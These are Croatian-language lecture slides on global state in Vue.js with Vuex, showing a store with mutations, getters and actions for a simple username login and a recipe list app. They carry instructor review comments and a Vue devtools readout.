
# Stanje

- Stanje = trenutni radni skup podataka aplikacije
- Može biti:
  - A. **Lokalno stanje** (komponenti, stranica,...)
    - Odnosi se na samo jednu komponentu
    - Npr. logs u Calculator, isEdit u RecipeCard, allRecipes u Recipes
  - B. **Globalno stanje**
    - Odnosi se na (potrebno u) više komponenti
    - Npr. sadržaj košarice kod kupovine, prijavljeni korisnik i uloge
    - Je li allRecipes potreban na više mesta?
- Tipično u aplikaciji imamo i globalno i lokalno stanje

# Kako ostvariti globalno stanje?

(1/2)



- *Provide/inject?*
- Moguće, ali:
  - U korijensku komponentu bi „nagurali” previše koda
  - Teže upravljivo, teži razvoj
  - Nisu jasni obrasci korištenja, izmjene
  - Podložnije pogreškama
  - Prikladno za manje aplikacije



# Kako ostvariti globalno stanje?


(2/2)

- FTSE 😊: uvodimo vanjski entitet koji se bavi globalnim stanjem
- *Global singleton*
- Provodi nekakav **obrazac** upravljanja stanjem:
  - **Strogo definirani načini korištenja**, čitanja i mijenjanja stanja
  - Smanjuje mogućnost pogreške
  - Olakšava razvoj (devtools, debugging, time-travel)
- Npr.:
  - Redux, MobX
  - VueX
  - NgRx



# VueX

- „state management pattern + library for Vue.js applications”
- „strogo definirani način korištenja” (obrazac):



<https://vuex.vuejs.org/#what-is-a-state-management-pattern>

# Vuex

- An example of the most basic Vuex counter app (opens new window).

<https://vuex.vuejs.org/guide/#the-simplest-store>

```
const store = new Vuex.Store({
  state: {
    count: 0
  },
  mutations: {
    increment: state => state.count++,
    decrement: state => state.count--
  }
})
new Vue({
  el: '#app',
  computed: {
    count () { return store.state.count }
  },
  methods: {
    increment () {
      store.commit('increment')
    },
    decrement () {
      store.commit('decrement')
    }
  }
})
```

Objekt stanja

```
<div id="app">
  <p>{{ count }}</p>
  <p>
    <button @click="increment">+</button>
    <button @click="decrement">-</button>
  </p>
</div>
```



U ovom minimalnom primjeru direktno referenciramo **store** varijablu, ali inače ćemo prijaviti **store** i Vuex će injektirati **store** u naše komponente te ćemo koristiti npr. `this.$store.commit('increment')`

„strogo def.“: mijenjamo **count** putem mutacija a ne direktno!

Na taj način možemo pratiti promjene, lakši razvoj, debugging, itd.

## Slide 40

---

**DM9**

bilo bi zgodno spomenuti zasto su mutacije ok, mi smo ih na kraju izbacili i napravili svoj store, samo nam je komplikiralo pisanje :D

Danijel Mlinarić; 15.9.2021.

# Dodajmo prijavljenog korisnika!

- Plan:


- Store sadrži ime prijavljenog korisnika
- Napraviti ćemo novu komponentu **UserLogin.vue** za prijavu



- U App.vue:
  - Ako **nije** prijavljen - <user-login/>
  - Ako je prijavljen – kao prije, ali dodajemo username gore desno
- Store ćemo registrirati i on će biti vidljiv svim komponentama, u našem slučaju trebaju ga **App** i **UserLogin**

- **Store pravila:**

- Čitamo pomoću **getters**
- Mijenjamo stanje pomoću **mutations**



# Store

store/index.js

```
import { createStore } from "vuex";
export default createStore({
  state: {
    user: null,
  },
  mutations: {
    setUser(store, newUser) {
      store.user = newUser;
    }
  },
  getters: {
    user(store) {
      return `${store.user}`;
    },
    isAuthenticated(store) {
      return !!store.user;
    }
  }
});
```

main.js

```
...
import store from "./store";
import router from "./router";
...
const app = createApp(App);
app.use(store);
app.use(router);
```

Ovime će **store** postati dostupan u svim komponentama kao:  
**this.\$store**

Metode u **mutations** primaju staro stanje i eventualni payload.

Iz komponente ćemo pozvati s:  
**this.\$store.commit('setUser', '007')**

Getters ćemo pozvati s npr.:  
**this.\$store.getters.isAuthenticated**

## Slide 42

---

**DM8**

stvarno je ikona u return za store? :)

Danijel Mlinarić; 15.9.2021.

# App.vue

App.vue

```
<template>
<div v-if="isAuth">
  <div>
    ... isto kao prije, osim:
    <div class="ml-5">{{ $store.getters.user }}</div>
  </div>
<div v-else class="d-flex justify-content-center p-5">
  <user-login class="mt-5"></user-login>
</div>
</template>
<script>
import UserLogin from './components/UserLogin.vue';
export default ({
  components: {
    UserLogin
  },
  computed: {
    isAuth() {
      return this.$store.getters.isAuthenticated;
    }
  }
})
```

Dodajemo ikonicu i username gore desno.

Sintaksni detalj: dodali smo class u custom component tag!?  
Što će biti s njim?

Primijetite lokalnu komponentu!  
Samo App.vue treba user-login pa smo ju prijavili lokalno.

Moglo se i bez ovoga, direktno u **v-if** koristiti isti izraz.

# UserLogin.vue

## Components/UserLogin.vue

```
<template><small-card><h3>Dear unknown user, please login</h3>
<form @submit.prevent="login">
  <div class="form-group row">
    <label for="celsius" class="col-sm-4 col-form-label">Login</label>
    <div class="col-8">
      <input class="form-control"
            v-model.trim="username" />
    </div>
  </div>
  <button class="btn btn-success" type="submit">Let me in!</button>
</form>
</small-card></template>
<script>
export default {
  data() {
    return { username: "" };
  },
  methods: {
    login() {
      this.$store.commit('setUser', this.username);
    }
  };
}</script>
```

Opet koristimo našu karticu 😊


Ništa novo, radimo trim

Lokalna varijabla, ništa novo

Putem mutacije postavljamo korisnika. Ništa više nije potrebno napraviti - App.vue mijenja prikaz i ova komponenta se uklanja


# Trenutna situacija – imamo mutations i getters

- Ali: mutations moraju biti **sinkrone!** (sekvencijalne promjene stanja)
- Uvodimo: **actions** koje onda pozivaju mutations
  - Smatra se dobrom praksom uvijek koristiti actions



# Izmjene

- Dohvat recepata je **asinkrona** funkcija, premjestiti ćemo ju u store (**actions**)
  - Također, tamo ćemo smjestiti i brisanje i ažuriranje recepata (iako oni u ovom primjeru nisu **async**, svejedno ćemo ih staviti u **actions**, pa pozvati **mutations**, u skladu s dobrom praksom)
- Promijenit ćemo ustroj i povezivanje **Recipes** i **RecipeCard**:
  - **prije** su bili spregnuti putem v-model, emit, refresh iz **Recipes**
  - **sada** obje imaju pristup storeu i **Recipe** predaje samo **id**



# Pogledajmo prvo Store:

store/index.js

```
export default createStore({
  state: { user: null,
    allRecipes: [] },
  actions: {
    async refreshRecipes(context) {
      if (context.getters.allRecipes.length === 0) {
        try {
          let response = await fetch("http://127.0.0.1:8080/recipes");
          if (response.ok) {
            let recipes = await response.json();
            recipes = recipes.slice(0, 10);
            context.commit("setRecipes", recipes);
          } else { throw new Error("HTTP-Error: " + response.status); }
        } catch (error) { console.error(error); }
      }
    },
    deleteRecipe(context, {id}) {
      context.commit("setRecipes", context.getters.allRecipes.filter((x) => x.id !== id));
    },
    updateRecipe(context, recipe) {
      let newArray = context.getters.allRecipes.map(x => x.id === recipe.id ? recipe : x);
      context.commit("setRecipes", newArray);
    },
  },
  mutations: { ... },
  getters: { ...
    allRecipes(store) {
      return store.allRecipes || [];
    },
    getRecipeById: (state, getters) => (id) => {
      return getters.allRecipes.find(rcp => rcp.id === id);
    }
  },
});
```

Trebat će nam za Recipes

Trebat će nam za RecipeCard, prvi primjer gettera s argumentima

Trivijalno keširanje, razmisliti o opcijama sinkronizacije s backendom...

## Slide 47

---

**DM10** axios za komunikaciju s backendom?

Danijel Mlinarić; 15.9.2021.

**DM11** context me ovdje podsjeća na node s web1, ali to je na serveru pa smo imali context koji je mogao biti db, servis, mock...

Danijel Mlinarić; 15.9.2021.

# ... zatim RecipeCard - on radi samo na temelju

tag: v7.0

## id i canEdit (i veze sa Storeom):

components/RecipeCard.js

```
export default {
  emits: ["recipeDeleted", "recipeUpdated"],
  props: ["id", "canEdit"],
  data() {
    return {
      editMode: false,
      recipe: {url: ""} // Inicijalno prazan, korisnik to neće
                        // ni vidjeti, ali na jedno mjestu
                        // koristimo url.substring, pa da ne
                        // bi bilo undefined.substring
    },
    methods: {
      async deleteRecipe() {
        await this.$store.dispatch('deleteRecipe',
          { id: this.id });
        this.$emit('recipeDeleted', { id: this.id });
      },
      async submitChanges() {
        await this.$store.dispatch('updateRecipe', this.recipe);
        this.$emit('recipeUpdated', this.recipe);
        this.exitSingleRecipe();
      },
      exitSingleRecipe() { this.$router.push({ path: '/recipes' }); },
    },
    async created() {
      this.recipe = { ... await this.$store.getters.getRecipeById(this.id) };
    }
};
```

Ljubaznost: možda će post-festum  
zanimati onoga tko me pozvao. Primijetiti  
promjenu naziva eventa - sad je pasiv

Template je isti, samo sada koristimo recipe.property, npr.  
`<span class="badge badge-secondary">Yield: {{ recipe.recipeYield }}</span>`

Također, u edit formi smo izbacili vlastite varijable već vežemo  
direktno na recipe.name i recipe.description – to je u redu jer  
je taj recipe klonirani element polja iz allRecipes, dakle lokalna  
kopija, npr.

```
... <div v-if="editMode" class="editForm">
  <form @submit.prevent="submitChanges">
    <div class="form-group">
      <label for="name">Name</label>
      <input type="text" class="form-control" id="name" placeholder="name" v-model="recipe.name">
    </div> ...
```

Kloniramo putem spread  
operatora.  
Mogli smo i u mounted, ali  
created je ranije u lifecycleu

# ... i konačno - Recipes

## views/Recipes

```
export default {
  props: ["id"],
  data() {
    return { selectedRecipe: null,
      selectedRecipeIndex: -1,
    };
  },
  computed: {
    allRecipes() { return this.$store.getters.allRecipes; }
  },
  methods: {
    recipeUpdated(recipe) {
      console.log("So now i know recipe is updated...", recipe)
    },
    recipeDeleted(args) {
      if (this.selectedRecipe
        && this.selectedRecipe.id === args.id) {
        this.selectedRecipe = null;
      }
    },
    async mounted() {
      await this.$store.dispatch('refreshRecipes');
      this.selectedRecipe = this.allRecipes.find( x => x.id == this.$route.params.id);
    }
  };
};
```

Recipes se bitno pojednostavnio  
– sad se brine samo time je li  
recept odabran ili ne i kako to  
prikazati

Ažuriranje nas zasad ni ne zanima, ali  
brisanje da – koristimo „ljubaznost“  
odnosno dojavu iz RecipeCard

```
<div v-if="selectedRecipe">
  <h2>Recipe #{{ id }}</h2><br>
  <div class="d-flex justify-content-center">
    <recipe-card :key="selectedRecipe.id"
      v-bind:id="selectedRecipe.id"
      @recipe-updated="recipeUpdated"
      @recipe-deleted="recipeDeleted"
      can-edit="true"
    ></recipe-card>
  </div>
</div>
<div v-else>
  <h2>All recipes ({{$store.getters.allRecipes.length}})</h2>
  <hr>
  <div class="container-fluid p-2 d-flex flex-wrap">
    <recipe-card v-for="recipe in allRecipes"
      :key="recipe.id"
      v-bind:id="recipe.id"
      @recipe-updated="recipeUpdated"
      @recipe-deleted="recipeDeleted"
    ></recipe-card>
  </div>
</div>
```

DM12

DZ: promijeniti template da  
pokazuje spinner dok recepti  
još nisu dohvaćeni...

**DM12** primjer za recipedeleted može biti counter s količinom recepata

Danijel Mlinarić; 15.9.2021.

# Instalirajte vue devtools 6 (beta?) (6+ za Vue3)

## My cookbook (tag 7.0)

All recipes (9)

Grilled Salt & Vinegar Potatoes  
Salt & vinegar chip enthusiasts, these are for you. You take slabs of sliced potatoes, boil them in vinegar, then grill them to a crisp. Not for the faint of heart, or anyone with particularly sensitive taste buds :).  
Cook/prep time: 10 minutes Yield: Makes roughly 2 1/2 cups

Hummus en Fuego Recipe  
A beautiful, spicy hummus recipe made from pureed garbanzo beans, toasted walnuts, and spicy crushed red pepper oil finished with a few chopped olives and a bit of cilantro.  
Cook/prep time: 10 minutes Yield: Makes roughly 2 1/2 cups

Cheesy, Heirloom, Panini Batons  
One-inch wide slabs of toasted, cheesy, heirloom tomato filled deliciousness slathered with a basil-chive ricotta spread.  
Cook/prep time: 10 minutes Yield: Makes 1 - 1 1/2 dozen, depending on size.

Buttermilk Berry Muffins  
Beautiful buttermilk muffins - berry-streaked with sugar-sparkled tops, big flavor, and buttermilk-tender texture.  
Cook/prep time: 10 minutes Yield: Makes 1 - 1 1/2 dozen, depending on size.

Igor  
An all-natural carrot cake recipe. It is dense, rich, rustic, walnut-studded and carrot-flecked. Sweetened with dates and ripe bananas, it doesn't need any added sugar beyond that. Topped with cream cheese frosting.  
Cook/prep time: 10 minutes Yield: Makes one carrot cake.

Cherry Cobbler Recipe  
A rustic, cherry cobbler recipe made from fresh cherries - though you can certainly try this recipe with other types of summer fruit and berries.  
Cook/prep time: 10 minutes Yield: Serves about 8.

Yeast-raised Cornbread Recipe  
Yeast-leavened corn bread recipe, heavily flecked with kernels of bright yellow corn and generously spiked with chives. Perfect for stuffing and soup-dunking.  
Cook/prep time: 10 minutes Yield: Makes two loaves or 1 1/2 dozen rolls.

Triple Chocolate Espresso Bean Cookie Recipe  
Dark chocolate cookie recipe, each cookie pumped full of lots of freshly ground espresso powder.  
Cook/prep time: 10 minutes Yield: Makes roughly 2 dozen cookies.

Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock Vue

Vue Devtools

Mouse  
Keyboard  
Component events  
Performance  
Vuex Mutations  
Vuex Actions  
Router Navigations

All

Group	
	Filter Vuex Actions
	refreshRecipes start
	refreshRecipes end
	deleteRecipe start
	deleteRecipe end
	updateRecipe start
	updateRecipe end

deleteRecipe start 10:52:01.473

event info

payload: Object  
id: 83

state: Object  
allRecipes: Array[9]  
user: "007"

group info

